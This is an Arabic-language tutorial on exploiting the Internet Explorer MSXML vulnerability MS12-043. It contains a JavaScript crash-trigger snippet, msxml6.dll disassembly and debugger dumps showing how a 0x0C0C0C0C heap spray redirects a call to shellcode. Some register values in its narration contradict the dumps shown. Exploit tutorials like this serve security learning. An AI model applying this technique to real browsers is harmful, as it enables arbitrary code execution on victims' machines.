Internet Explorer MSXML (MS12-043)

BY

Senator of Pirates
(Khalil Zhani)

/SenatorofPirates
/SenatorofPiratesInfo

Senator.of.Pirates.team@gmail.com

بسم الله الرحمان الرحيم.
اليوم سآشرح عن ثغرة في المتصفح الشهير Internet Explorer حيت سآتطرق الى طريقة الاستغلال هدا الضعف او الثغرة.

تقديم عن الثغرة

تصنف هذه ثغرة عالية الخطورة حيت تسمح للمهاجم بتنفيد الكود التعسفي اي تهدد المستخدمين و تحدث هده اثغرة اثناء معالجة XML ويمكن ان تظهر هده الثغرة الامنية بواسطة الكود بجافا سكريبت و يجب ان يكون تعطل كافيا في المتصفح .

```
<html>
  <script>
    var xmlDoc = new ActiveXObject("Msxml2.DOMDocument.6.0");
    alert(xmlDoc.definition(""));
  </script>
 </html>
```

نتائج الضعف او تعطل سيحدث اثناء دعوة تعليمة CALL DWORD PTR DS:[ECX+18] من وحدة msxml6.dll المسؤولة عن معالجة XML

```
5A4B8E3F   8B45 EC          MOV EAX,DWORD PTR SS:[EBP-14]
5A4B8E42   3BC3             CMP EAX,EBX
5A4B8E44   8BF0             MOV ESI,EAX
5A4B8E46   74 26            JE SHORT msxml6.5A4B8E6E
5A4B8E48   FF75 28          PUSH DWORD PTR SS:[EBP+28]
5A4B8E4B   8B08             MOV ECX,DWORD PTR DS:[EAX]
5A4B8E4D   FF75 24          PUSH DWORD PTR SS:[EBP+24]
5A4B8E50   FF75 20          PUSH DWORD PTR SS:[EBP+20]
5A4B8E53   57               PUSH EDI
5A4B8E54   6A 03            PUSH 3
5A4B8E56   FF75 14          PUSH DWORD PTR SS:[EBP+14]
5A4B8E59   68 4CEE4A5A      PUSH msxml6.5A4AEE4C
5A4B8E5E   53               PUSH EBX
5A4B8E5F   50               PUSH EAX
5A4B8E60   FF51 18          CALL DWORD PTR DS:[ECX+18]
```

لو لاحظنا نرى يتم نقل اربع بيتات من المكدس في الى المسجل EAX في العنون 5A4B8E3F تم تلك اربع بيتات المجودة في EAX فهي مؤشر وسيتم نقل اربع بيتات من هدا المؤشر المسجل ECX في العنوان 5A4B8E4B تم هدا المسجل يحتوي على مؤشر سيخضع الى تعليمة الاستعداء مع ازاحة 18 .

استغلال الضعف

الان مانريده هو ان نجعل استدعاء تعليمة CALL DWORD PTR DS:[ECX+18] يشير الى مكان الدي يحتوي على ShellCode
مايجب علينا هو سيطرة على الاربع بيتات من المكدس التي ستنتقل الى EAX في العنون 5A4B8E3F علينا ان نجعل المكدس يحتوي على مؤشرات وهمية 0C0C0C0C.

```
01C8F55C   0C0C0C0C ....
01C8F560   0C0C0C0C ....
01C8F564   0C0C0C0C ....
01C8F568   0C0C0C0C ....
01C8F56C   0C0C0C0C ....
01C8F570   0C0C0C0C ....
01C8F574   0C0C0C0C ....
01C8F578   0C0C0C0C ....
01C8F57C   0C0C0C0C ....
01C8F580   0C0C0C0C ....
01C8F584   0C0C0C0C ....
01C8F588   0C0C0C0C ....
01C8F58C   0C0C0C0C ....
01C8F590   0C0C0C0C ....
01C8F594   0C0C0C0C ....
01C8F598   0C0C0C0C ....
01C8F59C   0C0C0C0C ....
01C8F5A0   0C0C0C0C ....
01C8F5A4   0C0C0C0C ....
01C8F5A8   0C0C0C0C ....
01C8F5AC   0C0C0C0C ....
01C8F5B0   0C0C0C0C ....
01C8F5B4   0C0C0C0C ....
01C8F5B8   0C0C0C0C ....
01C8F5BC   0C0C0C0C ....
01C8F5C0   0C0C0C0C ....
01C8F5C4   0C0C0C0C ....
01C8F5C8   0C0C0C0C ....
01C8F5CC   0C0C0C0C ....
01C8F5D0   0C0C0C0C ....
01C8F5D4   0C0C0C0C ....
01C8F5D8   0C0C0C0C ....
01C8F5DC   0C0C0C0C ....
01C8F5E0   0C0C0C0C ....
01C8F5E4   0C0C0C0C ....
01C8F5E8   0C0C0C0C ....
01C8F5EC   0C0C0C0C ....
01C8F5F0   0C0C0C0C ....
01C8F5F4   0C0C0C0C ....
```

كما نرى ان المكدس قد تم رشه بمؤشرات وهمية بعد تنفيذ يتم تنفيذه من قبل روتينmemcpy من الوحدة jscript.dll
وكما قلت ان تعليمة CALL DWORD PTR DS:[ECX+18] تستدعي عنون 0C0C0C0C الدي سيحتوي على ShellCode
بتقنية Heap Spray التي ستسهل علينا ايجاد مكان مناسب ل ShellCode+...0C0C0C0C.


```
5A4B8E3F  8B45 EC          MOV EAX,DWORD PTR SS:[EBP-14]
5A4B8E42  3BC3             CMP EAX,EBX
5A4B8E44  8BF0             MOV ESI,EAX
5A4B8E46  74 26            JE SHORT msxml6.5A4B8E6E
5A4B8E48  FF75 28          PUSH DWORD PTR SS:[EBP+28]
5A4B8E4B  8B08             MOV ECX,DWORD PTR DS:[EAX]
5A4B8E4D  FF75 24          PUSH DWORD PTR SS:[EBP+24]
5A4B8E50  FF75 20          PUSH DWORD PTR SS:[EBP+20]
5A4B8E53  57               PUSH EDI
5A4B8E54  6A 03            PUSH 3
5A4B8E56  FF75 14          PUSH DWORD PTR SS:[EBP+14]
5A4B8E59  68 4CEE4A5A      PUSH msxml6.5A4AEE4C
5A4B8E5E  53               PUSH EBX
5A4B8E5F  50               PUSH EAX
5A4B8E60  FF51 18          CALL DWORD PTR DS:[ECX+18]
5A4B8E63  8945 0C          MOV DWORD PTR SS:[EBP+C],EAX
Stack SS:[01C8F614]=0C0C0C0C
EAX=00000001
```

```
$-34      0C0C0C0C ....
$-30      0C0C0C0C ....
$-2C      0C0C0C0C ....
$-28      0C0C0C0C ....
$-24      0C0C0C0C ....
$-20      0C0C0C0C ....
$-1C      0C0C0000 ....
$-18      0C0C0C0C ....
$-14      0C0C0C0C ....
$-10      0C0C0C0C ....
$-C       00000006 ♠...
$-8       00000000 ....
$-4       010C0C0C ...0
$ ==>     01C8F664 d÷╚0
$+4       5A4B9307 ·ôKZ RETURN to msxml6.5A4B9307 from msxml6.5A4B8DAC
$+8       02F069DC ■i-0
```


الان بعد حقن المؤشرات الوهمية, في العنوان 5A4B8E3F نلاحظ اربع بيتات تاخد المكدس الى EAX
اي EAX = 0x0C0C0C0C= 0x0C0C0C0C

```
5A4B8E3F  8B45 EC          MOV EAX,DWORD PTR SS:[EBP-14]
5A4B8E42  3BC3             CMP EAX,EBX
5A4B8E44  8BF0             MOV ESI,EAX
5A4B8E46  74 26            JE SHORT msxml6.5A4B8E6E
5A4B8E48  FF75 28          PUSH DWORD PTR SS:[EBP+28]
5A4B8E4B  8B08             MOV ECX,DWORD PTR DS:[EAX]
5A4B8E4D  FF75 24          PUSH DWORD PTR SS:[EBP+24]
5A4B8E50  FF75 20          PUSH DWORD PTR SS:[EBP+20]
5A4B8E53  57               PUSH EDI
5A4B8E54  6A 03            PUSH 3
5A4B8E56  FF75 14          PUSH DWORD PTR SS:[EBP+14]
5A4B8E59  68 4CEE4A5A      PUSH msxml6.5A4AEE4C
5A4B8E5E  53               PUSH EBX
5A4B8E5F  50               PUSH EAX
5A4B8E60  FF51 18          CALL DWORD PTR DS:[ECX+18]
5A4B8E63  8945 0C          MOV DWORD PTR SS:[EBP+C],EAX
DS:[0C0C0C0C]=0C0C0C0C
ECX=5A4E51F4 (msxml6.5A4E51F4)
```


تنفيذ تعليمات يستمر
ECX = 0x0C0C0C0C = 0x0C0C0C0C
تم الان وصلنا الى تعليمة الاستدعاء CALL DWORD PTR DS:[ECX+18] والتي سيكون المسجل
EAX = 0x0C0C0C0C + 0x18 = 0x0C0C0C24



سيتم تنفيذ بنجاح حتى يجد ShellCode



ويتحقق التنفيذ ShellCode وسيتم تشغيل الالة الحاسبة



و اتمنى ان تكونوا استمتعتم مع هذا الشرح و لأي تسائل ارجو منكم زيارتي على صفحة الفيسبوك او مراسلتي عبر العنوان الالكتروني و شكرا.

اخوكم خليل الزهاني من المملكة المغربية.